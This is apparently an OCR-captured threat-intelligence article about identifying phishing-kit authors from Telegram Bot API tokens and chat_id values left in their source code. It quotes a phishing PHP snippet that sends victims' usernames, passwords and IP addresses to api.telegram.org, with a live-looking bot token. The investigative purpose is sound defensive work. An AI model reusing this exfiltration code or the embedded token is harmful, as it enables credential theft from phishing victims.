

Kadına Şiddete Hayır
Back/Forward
View
Group
Share
Edit Tags
Action
New File Menu
Keka
Searc
YeniYazi
Kadına Şiddete Hayır
Name
Date Modified
Date Created
Size
Kind
Avatars March 24, 2021, 18:38 March 24, 2021, 18:38 -- Folder
Javascript March 24, 2021, 18:38 March 24, 2021, 18:38 -- Folder
public March 24, 2021, 18:38 March 24, 2021, 18:38 -- Folder
views March 24, 2021, 18:38 March 24, 2021, 18:38 -- Folder
cgi-bin April 6, 2021, 16:24 April 6, 2021, 16:24 -- Folder
deneme April 6, 2021, 16:42 April 6, 2021, 16:42 -- Folder
images February 16, 2024, 18:33 April 6, 2021, 17:14 -- Folder
style.css April 6, 2021, 19:16 April 6, 2021, 19:16 10 KB Text Document
index.html April 15, 2021, 15:11 April 15, 2021, 15:11 7 KB HTML text
members.css April 15, 2021, 15:11 April 15, 2021, 15:11 6 KB Text Document
members.html April 15, 2021, 15:11 April 15, 2021, 15:11 5 KB HTML text
destek February 16, 2024, 18:47 April 15, 2021, 15:12 -- Folder
insta.png August 2, 2018, 08:29 August 2, 2018, 08:29 49 KB PNG image
aktarma.php May 23, 2020, 17:20 May 23, 2020, 17:20 693 bytes PHP script
sifre.php April 15, 2021, 14:34 April 15, 2021, 14:34 43 KB PHP script
index.php April 15, 2021, 15:12 April 15, 2021, 15:12 131 KB PHP script



File
/Users/mertrix/Desktop/YeniYazi/Telegram%20API/instagram%20Scriptleri/Kadına%20Şiddete%...
KADINA ŞİDDETE HAYIR,
Kadına Yönelik Şiddet
İnsanlık Ayıbıdır. Bu Ayıba
Ortak Olma Sessiz Kalma!
Bize Katıl!



If the nickname (alias) of the tracked threat actor is known, analyzing the shared files to obtain detailed information about this threat actor could change the course of the investigation. For instance, in the query panels related to my research article on “Was Turkey’s e-Government Hacked?“, you can find the IP addresses of the threat actors with signatures in the SQL file included in a document shared on Telegram.







Most of the time, it is not possible to access the tools, malware, or phishing site source codes used by the threat actor targeting you or your organization. Sometimes, even if you do manage to access the source code, you may not be able to identify the threat actor behind the attack because no signature of the threat actor is included in the code.


But can we really not identify the threat actor if, even after months or

years, we have the source code of a phishing site but no signature related to the threat actor? After this question kept bothering me, I decided to examine the source codes of phishing sites obtained from Telegram groups and find an answer to this question.

A common point that caught my attention in most of the source codes was that threat actors were using the Telegram Bot API to track the stolen information of their victims in real-time. To achieve this, they embedded the tokens of their bots into the source codes of the phishing sites they developed.



Those who do not have concerns about Operations Security (OPSEC) would go a step further and embed the chat_id value into the source code along with the token. With the help of chat_id, the Telegram Bot API allows the retrieval of information about which user—i.e., which threat actor—the stolen data was sent to via the getChat method. I decided to search for Telegram Bot API tokens containing chat_id in some of the source codes I had and query them through the Telegram Bot API.




example_extract_.php

```php
<?php
    $token='1798094714:AAGsbSEI_4SJVQUwZe6IFZvOr5aoVcmcdZI';
    $data = [
        'text' => '
      Kullanıcı Adı : '.$username.'
      Şifre : '.$password.'
      Ülke : '.$ulke.'
      Şehir : '.$sehir.'
      İp : '.$ip.'
      Tarih : '.$cur_time.'
      ',
      'chat_id' => 1003193380
    ];


    file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );


?>
```

As a result of my search, when I sent the tokens, along with the chat_id parameter, to the Telegram Bot API using the cURL tool from the command line, I was able to trace the threat actor's nickname (alias) through a phishing site from 2021, even after years had passed.



When I searched for this alias on the SOCRadar XTI platform, I was able to find out which Telegram channel the threat actor had been part of, which added a new dimension to my investigation.



Conclusion

In conclusion, it is crucial for cybersecurity researchers and cyber threat intelligence analysts fighting cybercrime to closely monitor the platforms (forums, Telegram groups, Discord channels, etc.) used by threat actors and meticulously analyze the files shared on these platforms. This is important because the research and investigations they conduct have the potential to significantly alter the course of their work.

Hope to see you in the following articles.